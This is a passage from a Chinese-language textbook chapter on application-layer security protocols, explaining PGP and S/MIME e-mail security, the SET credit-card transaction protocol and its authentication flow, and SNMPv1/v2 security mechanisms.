Master_secret 就是一切，攻破了它就攻破了整个协议，要保护好服务器的私钥，在普通 RSA 模式和静态 DH 模式下攻破了服务器的私钥就会导致 master_secret 的攻破；良好的随机性是根本，如果任一方都没有使用安全的随机数发生器，那么那些协议就有危险；应尽量使用高性能速度快的算法。

12.4 应用层安全通信协议

网络层安全协议只是为主机与主机的数据通信增加安全性，而传输层安全协议是为进程之间的数据通信增加安全属性。这两个安全协议并不区分一个具体应用程序的要求，只要在主机之间或进程之间建立起一条安全通道，那么根据此协议，所有通过该安全通道的信息都要自动用同一种方式进行数据安全加密。如果要根据某个具体的应用程序对安全的实际要求来进行安全加密的话，就必须要借助于应用层的安全协议，也只有应用层才能够对症下药，才能够提供这种特定的安全服务。应用层安全协议主要有 S/MIME、PGP、PEM、SET、Kerberos、SHTTP、SSH 等。

在应用层提供安全机制的优点在于：以用户为背景执行，因此更容易访问用户凭据，比如私人密钥等；对用户想保护的数据具有完整的访问权，简化了提供某些特殊的服务的工作，比如不可抵赖性；应用可自由扩展，不必依赖操作系统来提供。由此可见安全服务直接在应用层上处理单独应用需求是最灵活的方法，例如一个邮件系统可能需要对发出的邮件进行签名，这在由低层提供安全服务的情况下是无法实现的，因为它不知道邮件的结构和哪些部分需要签名。所以无论低层协议能提供何种形式的安全功能，在应用层提供安全服务都是有理由的。

在应用层提供安全机制的缺点在于：针对每个应用，都要单独设计一套安全机制。这意味着对现有的很多应用来说，必须进行修改才能提供安全保障。

12.4.1 电子邮件安全协议

安全 E-mail 系统的定义是：邮件内容不暴露给第三方；确保 E-mail 完整可靠地到达接收方，而且发送方能够知道接收方何时收取了邮件；有完整、详细、可靠的收发证明。安

全的 E-mail 系统能够实现在保密性、身份认证与数据完整性、防抵赖性 3 个方面的安全服务。

为了保证电子邮件在 Internet 上安全运行，在理想状态下，应该共有一个 Internet 上的电子邮件的安全标准。所有的邮件作者和厂商都要执行它，就可以在 Internet 上建立安全的电子邮件系统。为此，安全电子邮件先后提出了不同的标准：PGP、PEM 和 S/MIME。目前国际上有两大类流行的邮件安全系统标准：端到端安全邮件标准(PGP)和传输层安全邮件标准 S/MIME。

1. PGP

PGP(Pretty Good Privacy)是 Phillip Zimmerman 在 1991 年提出来的，它既是一种规范也是一种应用，已经成为全球范围内流行的安全邮件系统之一。PGP 是一个完整的电子邮件安全软件包，它包含 4 个密码单元：对称加密算法、非对称加密算法、单向散列算法以及随机数产生器。它的特点是通过单向散列算法对邮件体进行签名，以保证邮件体无法修改，使用对称和非对称密码相结合的技术保证邮件体保密且不可否认。通信双方的公钥发布在公开的地方，如 FTP 站点，而公钥本身的权威性则可由第三方(特别是收信方信任的第三方)进行签名认证。

PGP 的加密解密过程如下：

(1) 根据一些随机的环境数据(如击键信息)产生一个密钥。

(2) 发送者采用对称加密算法，使用会话密钥对报文进行加密。

(3) 发送者采用非对称加密算法，使用接收者的公开密钥对会话密钥进行加密，并与加密报文结合。

(4) 接收者采用同一非对称密码算法，使用自己的私有密钥解密和恢复会话密钥。

(5) 接收者使用会话密钥解密报文。

PGP 的签名验证过程如下：

(1) PGP 根据报文内容，利用单向 hash 函数计算出定长的报文摘要。

(2) 发送者用自己的私钥对报文摘要进行加密得到数字签名。

(3) 发送者把报文和数字签名一起打包传送给接收者。

(4) 接收者用相同的单向 hash 函数计算接收到的报文的摘要。

(5) 接收者用发送者的公钥解密接收到的数字签名。

(6) 接收者比较步骤(4)、步骤(5)计算的结果是否相同，相同则表示验证通过，否则拒绝。

PGP 加密签名过程如下：

(1) PGP 根据报文内容，利用单向 hash 函数计算出定长的报文摘要。

(2) 发送者用自己的私钥对报文摘要进行加密得到数字签名。

(3) 发送者把报文和数字签名合并然后用 IDEA 对称加密算法加密。

(4) 发送者采用 RSA 算法，使用接收者的公开密钥对 IDEA 会话密钥进行加密。

(5) 将步骤(3)、步骤(4)的计算结果一起发送给接收者。

(6) 接收者首先用自己的私钥解密出会话密钥。

(7) 接收者用会话密钥解密出邮件明文(M)和发送者的数字签名(S1)。

(8) 接收者用相同的单向 hash 函数计算 M 的摘要。

(9) 接收者用发送者的公钥解密数字签名 S1。

(10) 接收者比较步骤(8)、步骤(9)计算的结果是否相同,相同则表示验证通过,否则不通过。

PGP 只保护邮件的邮件体,对头部信息则不进行加密,以便让邮件成功地在发送者和接收者的网关之间传递。PGP 在每个节点提供一对数据结构:一个是存储该节点的公开/私有密钥对;另一个是存储该节点知道的其他所有用户的公开密钥。这两种数据结构被称为私有密钥环和公开密钥环。PGP 系统对用户私钥的处理办法是让用户为其私钥指定一个口令,用口令加密私钥并保存在私有密钥环中。只有通过正确的口令才能使用私钥。所以私钥的安全性取决于用户口令的保密性。私有密钥环是一个本地缓存,破译者可以窃取私有密钥环,采用穷举法试探出口令,使私钥失密。

在 PGP 系统中,信任是双方之间的直接关系,或通过第三者、第四者的间接关系,但任意双方之间都是对等的,整个信任模型构成网状结构,这就是所谓的 WEB of Trust。每个用户之间的信任关系都是通过网络传播的,也就是说,在 PGP 中,一旦相信了网络中的一个用户,则意味着相信了网络上的所有用户。这就导致 PGP 不能在较大范围的网络中使用,也不能用于传输一些机密的敏感信息,而且 PGP 对密钥的废除管理也有缺陷,如果私钥丢失或损坏,几乎不可能通知通信各方相关的证书已经不可信。由于这种标准的可伸缩性差,对素不相识的客户,无法建立可靠的信任关系,因此 PGP 标准只适用于较小的组织或团体中的保密 E-mail。

2. S/MIME

S/MIME 是 Secure/Multipurpose Internet Mail Extension 的简称。它是从 PEM (Privacy Enhanced Mail)和 MIME(Internet 邮件的附件标准)发展而来的。S/MIME 集成了 3 类标准:MIME(RFC 1521)、加密消息语法标准(Cryptographic Message Syntax Standard)和证书请求语法标准(Certification Request Syntax Standard)。

S/MIME 与 PGP 主要有两点不同:它的认证机制依赖于层次结构的证书认证机构,所有下一级的组织和个人的证书由上一级的组织负责认证,而最上一级的组织(根证书)之间相互认证,整个信任关系基本是树状的,这就是所谓的 Tree of Trust。还有,S/MIME 将信件内容加密签名后作为特殊的附件传送,它的证书格式采用与 X.509 V3 相符的公钥证书。

IETF 在 RFC 2045~RFC 2049 中定义的 MIME 规定,邮件主体除了 ASCII 字符类型之外,还可以包含各种数据类型。用户可以使用 MIME 增加非文本对象,比如把图像、音频、格式化的文本或微软的 Word 文件加到邮件主体中去。MIME 中的数据类型一般是复合型的,也称为复合数据。由于允许复合数据,用户可以把不同类型的数据嵌入到同一个邮件主体中。在包含复合数据的邮件主体中,设有边界标志,它标明每种类型数据的开始和结束。

S/MIME 在安全方面的功能又进行了扩展,它可以把 MIME 实体(比如数字签名和加密信息等)封装成安全对象。S/MIME 增加了新的 MIME 数据类型,用于提供数据保密、完整性保护、认证和鉴定服务等功能,这些数据类型包括"应用/pkcs7-MIME"(application/pkcs7-MIME)、"复合/已签名"(multipart/signed)和"应用/pkcs7-签名"(application/pkcs7-signature)等。如果邮件包含了上述 MIME 复合数据,邮件中将带有有关的 MIME 附件。在邮件的客户端,接收者在阅读邮件之前,S/MIME 应用处理这些附件。如表 12.2 所示,

附件的扩展名因复合数据类型所提供的 S/MIME 服务的不同而异。

表 12.2 S/MIME 的各种服务

MISE 内容类型	MISE 子类型	S/MIME 类型	S/MIME 服务	扩展名
应用	pkcs7-MIME	签名数据	保证数据的完整性、认证和无法否认接收；使用不透明签名	.p7m
应用	pkcs7-MIME	封装数据	保证数据的真实性	.p7m
复合	Signed	NA	保证数据的完整性，认证和无法否认接收；使用透明签名	NA
应用	pkcs7-signature	NA	保证数据的完整性，认证和无法否认接收；使用透明签名	.p7s

用户可以使用 application/pkcs7-MIME 数据类型或 multipart/signed 和 application/pkcs7-signature 等复合数据类型标记邮件的邮件主体。每个应用执行不同的签名类型：透明的(clear)和不透明的(opaque)。这两种签名类型可以在 S/MIME 和非 S/MIME 邮件客户端之间交换已签名的邮件。透明签名的邮件把数字签名同已签名的数据区分开来，不透明的签名邮件将签名和信息绑定在同一个二进制文件中。

在 MIME 的头部，标识了 MIME 附件的名字。一些邮件客户端，如果没有安装具有 S/MIME 能力的系统，或安装的是早期 S/MIME 的版本，也需要通过这些附件来识别邮件中和 S/MIME 有关的内容。其他邮件客户端则更是完全依靠复合数据信息识别 MIME 实体。

S/MIME 只保护邮件的邮件主体，对头部信息则不进行加密，以便让邮件成功地在发送者和接收者的网关之间传递。

12.4.2 SET 协议

SET(Secure Electronic Transaction)协议是由 VISA 和 MasterCard 等国际信用卡组织于 1997 年提出的一种电子商务协议，它被设计为开放的电子交易信息加密和安全的规范，可为 Internet 上的电子交易提供整套安全解决方案：确保交易信息的保密性和完整性；确保交易参与方身份的合法性；确保交易的不可抵赖性。SET 本身不是一个支付系统，它是一个安全协议和格式规范的集合。它可以使用户以一种安全的方式在公共、开放的 Internet 上传送银行账户等敏感信息。从本质上讲，SET 提供了 3 种服务：

- 在参与交易的各方之间建立安全的通信信道。
- 通过使用符合 X.509 规定的数字证书来提供身份认证和信任。
- 为了保证安全性，只有在必要的时候、必要的交易阶段才向必要的交易参与方提供必要的交易信息。

1. SET 协议的主要特征

1) 信息的保密性

信息的保密性即客户的账号、密码等支付信息在通过网络传输的时候应该是安全的。它区别于 SSL 的一个最重要的特征是，防止商家得到客户的信用卡号码。因为支付信息应该是只有银行才可以看到的。同样，也应该防止银行看到客户的订单信息，订单信息应该是只有商家才可以看到的。这样明显的职责分割将提高整个交易过程的保密性。

2）数据的完整性

数据的完整性即客户的订单信息和支付信息，以及商家向银行所发出的支付授权的内容均应该在传输的过程中保持原来的样子，而不能被不怀好意的人修改。而且还应该保证，即使被别人修改之后，在交易的下一个环节中，交易参与方可以及时发现并中止本次电子交易的过程，然后等待有效信息的到来。

3）不可抵赖性

不可抵赖性即可在交易过程中判断当前交易的参与方是否是合法认证证书的持有者，以及是否是他所声称的那个人。这样，通过身份认证的交易参与方将对交易过程中发生的一切相关责任负责。

2. SET 认证协议过程流分析

在 Internet 上实现一个完整的 SET 交易主要包括 5 大环节，分别是客户/商家/银行注册申请证书、客户/商家/银行身份认证、购买请求、交易认证、支付发货。这些环节中涉及客户、商家、银行、CA 认证中心 4 个实体之间的交互。总的来说，前一个环节是下一个环节的必要条件，如果前一个环节没有成功通过，那么下一个环节就不能进行，其大致过程如下。

1）客户/商家/银行注册申请证书

首先，客户/商家/银行选择网络连接、电话连接和邮件连接 3 种不同的连接方式，发出注册申请的请求。然后，CA 认证中心提供相应的注册表单供申请方填写。申请方填写完成之后提交注册信息。CA 认证中心在对申请方提供的注册信息确认无虚假信息之后，生成相应的证书。并通过多种方式发送给申请方。对同一个申请实体来说，这个步骤一般只需进行一次，以后申请方就可以使用第一步获得的证书进行电子交易了。

2）客户/商家/银行身份认证

在进行每一次电子交易的时候，都需要对参与本次电子交易的实体进行身份认证，以保证参与实体同他所声称的实体是一致的。客户方在验证商家的身份的时候，需要向商家发出身份认证请求。这时商家可以通过将一段明文用私钥进行加密数字签名之后传送给客户方。客户方通过从 CA 认证中心获得商家的证书之后，用证书中的公钥对数字签名进行验证。验证成功之后就可以证明对方就是该证书对应的私钥的持有者，从而完成了身份认证。其他实体之间的身份认证类似。只有客户/商家/银行三方的身份认证都完成之后才能够进行具体的电子交易，否则电子交易就会被任何一方拒绝，同时电子交易的认证也会被 CA 认证中心拒绝。

3）交易请求

客户一般是通过浏览商家所提供的商品目录开始电子交易的。客户通过对目录中感兴趣的商品进行询价，然后商家对商品给出报价。通过几个回合的磋商之后，客户和商家之间达成初步协议。客户填写订单信息和支付信息，向商家发出交易请求。

4）交易认证

客户方发出的交易请求中需要经过 CA 认证中心的加密和数字签名，以保证请求信息在公用网上的保密性、完整性和不可否认性。然后商家收到的交易请求也需要 CA 认证中心来验证其合法性，并且将订单信息和支付信息分离开，分别交给商家和银行来处理。

5）支付发货

在支付发货环节中，需要商家和银行之间协调处理。商家首先向银行发出支付授权。

支付授权主要用来验证客户方提供信息的支付能力，如账户名和密码是否正确以及账户内余额是否够本次交易使用等。在支付授权通过之后，商家继续请求银行进行实际的支付。银行支付完成之后，商家就通过第三方的物流向客户方发货。同时需要将发货通知单和发票等电子票据发送给客户。从而完成了整个电子交易过程。

可以看出，整个 SET 认证协议的过程流通过 CA 认证中心的介入较好地解决了电子交易参与方之间复杂的信任关系和安全连接等问题，确保了电子交易中信息的真实性、保密性、完整性和不可抵赖性。CA 认证中心所起的作用十分重要。它协调客户、商家、银行三方实体之间复杂而又微妙的交互，并提供各种公共信息和公共服务的访问平台，是 SET 认证协议中的核心部分。

图 12.29 由 SET 认证的协议模型及其语义模型两部分组成。语义模型部分由图 12.30 框内巴科斯范式描述，并自顶向下进行逐层分解。首先，SET 认证协议的语义模型分为信息流、过程流的流程语义描述与逻辑操作符语义描述两部分；其次，对流程语义中涉及的具体流程、流程所使用的资源、所处环境、流程－资源－环境的组合实例进一步分解，其中实例包括 EMP、EBP、DMS、DBS、QCS、YCP 等，它是可以扩展的实例集合，如果业务需要还可以有 E_{CP} 等实例。从结构上讲，实例的结构是一个三元组，其形式为＜(流程)(环境)(资源)＞，只不过为了突出其流程语义，将(环境)和(资源)做了(流程)的下标。然后对协议模型中圆圈内代表信息流加工处理单元的逻辑操作符进行定义，指定操作符“‖”、“＋”、“－”的逻辑控制和运算功能。从而给出了一个可扩展的协议模型定义框架。

在图 12.29 所描述的 SET 认证协议流程中，通过对 5 个关键点的状态查询和控制可以对 SET 认证过程进行简单而有效的协调。




图 12.29　SET 认证协议模型

SET 认证协议语义模型∷＝流程语义 | 逻辑操作符语义
流程语义∷＝(流程,资源,环境,实例)
流程∷＝{加密 E,解密 D,签名 Q,验证 Y}
资源∷＝{公钥 P,私钥 S}
环境∷＝{客户 C,商家 M,银行 B}
实例∷＝{ EMP,EBP,DMS,DBS,QCS,YCP}
逻辑操作符语义∷＝(与逻辑,封装逻辑,解封逻辑)
与逻辑∷＝{ ‖,表示同步控制}
封装逻辑∷＝{＋,表示信息的串联封装}
解封逻辑∷＝{－,表示串联信息的解封}

图 12.30　SET 认证协议的语义模型

(1) 身份认证成功。即图 12.29 中关键点①所示,它处于交易各方身份认证完成之后。关键点①同步多个交易参与方的身份认证结果,只要一方的认证没有成功通过,就意味着交易一方可能存在着欺诈行为,交易将无法继续进行。

(2) 认证信息签名成功。即图 12.29 中关键点②所示,它处于客户方提交的订单信息和支付信息按照约定结构封装之后。封装数据时需要使用商家和银行的公钥分别对交易信息的不同部分加密,以保证支付信息对商家的透明性和订单信息对银行的透明性,这是 SET 相对于 SSL 协议最明显的区别之一。最后通过 RSA 算法对加密后的交易信息签名以保证交易的不可抵赖性。

(3) 认证信息签名验证成功。即图 12.29 中关键点③所示,它处于对约定的封装结构中的信息认证成功之后。首先需要将签名后的认证信息解封,解封过程是关键点②中按照约定数据结构封装交易信息的逆过程。通过对解封后信息的验证,可以检验最终送达商家和银行的交易信息的准确性和完整性。

(4) 支付授权成功。即图 12.29 中关键点④所示,它处于支付授权之后。在将加密的信息恢复出来,并分离出订单信息交付商家、支付信息交付银行之后,相应支付信息才生效并可授权银行进行支付。支付信息的验证是商家触发的,如果支付信息无效,如账户余额不足、账户密码错误等,应该及时停止实际的交易转账行为。因此需严格与关键点③和关键点⑤区分开来并提供状态查询。

(5) 支付成功。即图 12.29 中关键点⑤所示,需同步商家对订单信息的确认和银行支付的结果,因此也需提供实时状态查询。

这 5 个关键点的抽象,展现了 SET 认证协议模型的一种固有特性:它不仅仅支持实时的认证,同样也支持分时异步认证,只需要在规定的有效业务时间之内即可。因为交易认证进行的当前状态可以被记录,所以认证活动可在有效业务时间内从当前状态开始继续进行,这为 SET 认证带来了更多的灵活性,并可以支持除网络实时认证之外的邮件认证、电话认证等多种认证模式。

3. SET 交易实例

SET 交易的购买请求过程如图 12.31 所示。

(1) 持卡者向商家发出购买初始化请求(PurchaseInitReq),请求得到商家和支付网关的数字证书的副本。




图 12.31　SET 交易实例

(2) 商家收到 PurchaseInitReq 后，对其请求进行响应：

- 向支付网关发出证书请求信息 CertificateRequest，获取支付网关证书。
- 产生响应消息 PurchaseInitRes，并进行数字签名。

(3) 持卡人接收响应，验证商家和支付网关证书后并保存，发出购买请求 PurchaseReq，然后执行如下操作：

- 产生定购信息 OI (Order Information)和支付指令 PI (Payment Instructions)。
- 构造双签名 DoubleSig (Double Signature)。
- 产生会话密钥：SessionKey1 和 SessionKey2。
- 构造通过商家发给支付网关的持卡人的支付授权信息 CH_PG_PayAuth。
- DoubleSig 构造持卡人的支付授权信息。
- 用 SessionKey1 加密 CH_PayAuth，生成持卡人给支付网关的数字信封。
- 构造 CH_PG_PayAuth，以及持卡人发给商家的购买请求 CH_M_PurchaseReq。
- 用 SessionKey2 加密后，生成持卡人给商家的数字信封，向商家发送 CH_M_PurchaseReq。

(4) 商家接收到 CH_M_PurchaseReq 后，执行以下操作：

- 打开信封，通过会话密钥解密，获取购买请求信息 PurchaseReq。
- 从 PurchaseReq 中得到持卡人证书，验证该证书，提取持卡人的公钥；同时还能得到是订购信息 OI，验证其完整性，防止篡改和抵赖。
- 把购买响应消息(PurchaseRes)回传给持卡人，并对其进行签名。由商家对 PurchaseRes 消息中用于确认订购的响应数据进行数字签名。

(5) 持卡人接收到购买响应 PurchaseRes 后，执行如下操作：

- 验证商家签名和数字证书。
- 保存商家的购物响应。

4. SET 协议与 SSL 协议的比较

1) 认证方面

早期的 SSL 并没有提供商家身份认证机制，虽然在 SSL 3.0 中可以通过数字签名和数字证书可实现浏览器和 Web 服务器双方的身份验证，但仍不能实现多方认证；SET 的安全要求较高，所有参与 SET 交易的成员(持卡人、商家、发卡行、收单行和支付网关)都必须申请数字证书进行身份识别。

2）安全性方面

SET 协议规范了整个商务活动的流程，从持卡人到商家，到支付网关，到认证中心以及信用卡结算中心之间的信息流走向和必须采用的加密、认证都制定了严密的标准，从而最大限度地保证了商务性、服务性、协调性和集成性；SSL 只对持卡人与商店端的信息交换进行加密保护，可以看作是用于传输的那部分的技术规范。从电子商务特性来看，它并不具备商务性、服务性、协调性和集成性，因此 SET 的安全性比 SSL 高。

3）在网络层协议位置方面

SSL 是基于传输层的通用安全协议；SET 位于应用层，对网络上其他各层也有涉及。

4）应用领域方面

SSL 主要是和 Web 应用一起工作，而 SET 是为信用卡交易提供安全；如果电子商务应用只是通过 Web 或是电子邮件，则可以不要 SET；但如果电子商务应用是一个涉及多方交易的过程，则使用 SET 更安全、更通用。

12.4.3 SNMP 协议

SNMP 协议在研发之初并没有过多地考虑协议本身的安全问题，因为当时网络规模比较小。随着 Internet 的迅猛发展，网络规模不断扩大，SNMP 安全问题越来越成为其发展的障碍，为此 IETF 工作组在不断努力，试图改变这种局面。在 IETF 的努力下，从 SNMPv2 开始，在研发 SNMP 协议时，安全问题得到充分考虑。SNMPv3 在安全方面发挥到了目前情况下 SNMP 协议的极致。本节主要介绍 SNMP 协议的安全机制。

1. SNMPv1 安全机制

SNMPv1 的安全机制很简单，只是验证 SNMP 消息中的团体名。属于同一团体的管理和被管理代理才能互相作用，发送给不同团体的报文被忽略。

1）团体(Community)的概念

SNMP 网络管理是一种分布式应用。这种应用的特点是管理站和被管理站之间的关系可以是一对多的关系，即一个管理站可以管理多个代理，从而管理多个被管理设备。另一方面，管理站与代理之间还可能存在多对一的关系。代理控制自己的管理信息库，也控制多个管理站对管理信息库的访问。另外，委托代理也可能按照预定的访问策略控制对其代理的设备的访问。

SNMP 的团体是一个代理和多个管理站之间的认证和访问控制关系。允许访问的团体名是在被管理系统一侧定义的。一般来说，代理系统可以对不同的团体定义不同的访问控制策略，每一个团体被赋予一个唯一的名字。管理站只能以代理认可的团体名行使其访问权。另一方面由于团体名的有效范围局限于定义它的代理系统中，所以一个管理站可能以不同的名字出现在不同的代理中，即管理站实体可以用不同的名字对不同的代理实施不同的访问权限。反之，如果两个代理定义了同一团体名，这种名字的相似性也不意味着它们属于同一团体。

2）简单的认证服务

一般来说，认证服务的目的是保证通信是经过授权的。在 SNMP 中，认证服务主要是保证接收的报文来自它所声称的源。RFC 1157 提供的只是简单的认证方案：从管理站发送到代理的报文(Get、Set 等)都有一个团体名，就像是口令字一样。通过团体名验证的报

文才是有效的。可以看出，SNMP 的安全机制是很不安全的。仅仅用团体名验证来控制访问权限是不够的。而且团体名以明文的形式传输，很容易被第三者所窃取，这也是 SNMP 的简单性。由于这个缺陷，很多 SNMP 的实现只允许 Get 和 Trap 操作，即只具有网络监视功能。通过 Set 操作控制网络设备是被严格限制的。

2. SNMPv2 安全机制

为了解决 SNMPv1 安全问题，SNMPv2 发展可谓曲折漫长，先后开发了如下的协议版本：基于参加者 SNMPsec、基于参加者 SNMPv2p、基于共同体名的 SNMPv2c、基于用户的 SNMPv2u、基于用户的 SNMPv2 * 等。

虽然 SNMPv2 发展的过程中出现了这几种版本，都是基于 SNMPv1 协议自身安全问题而有所加强，但是，由于所使用的方法无法得到统一，最终 SNMPv2 并没有完全实现预期的目标，尤其是安全性能没有得到提高，如：身份验证（如用户初始接入时的身份验证、信息完整性的分析、重复操作的预防）、加密、授权和访问控制、适当的远程安全配置和管理能力等都没有实现。通常所说的 SNMPv2 其实是 SNMPv2c，虽然功能增强了，但是安全性能仍没有得到改善，而是继续沿用 SNMPv1 的基于团体名的明文密钥的身份验证方式。

SNMPv2 加密报文如图 12.32 所示。

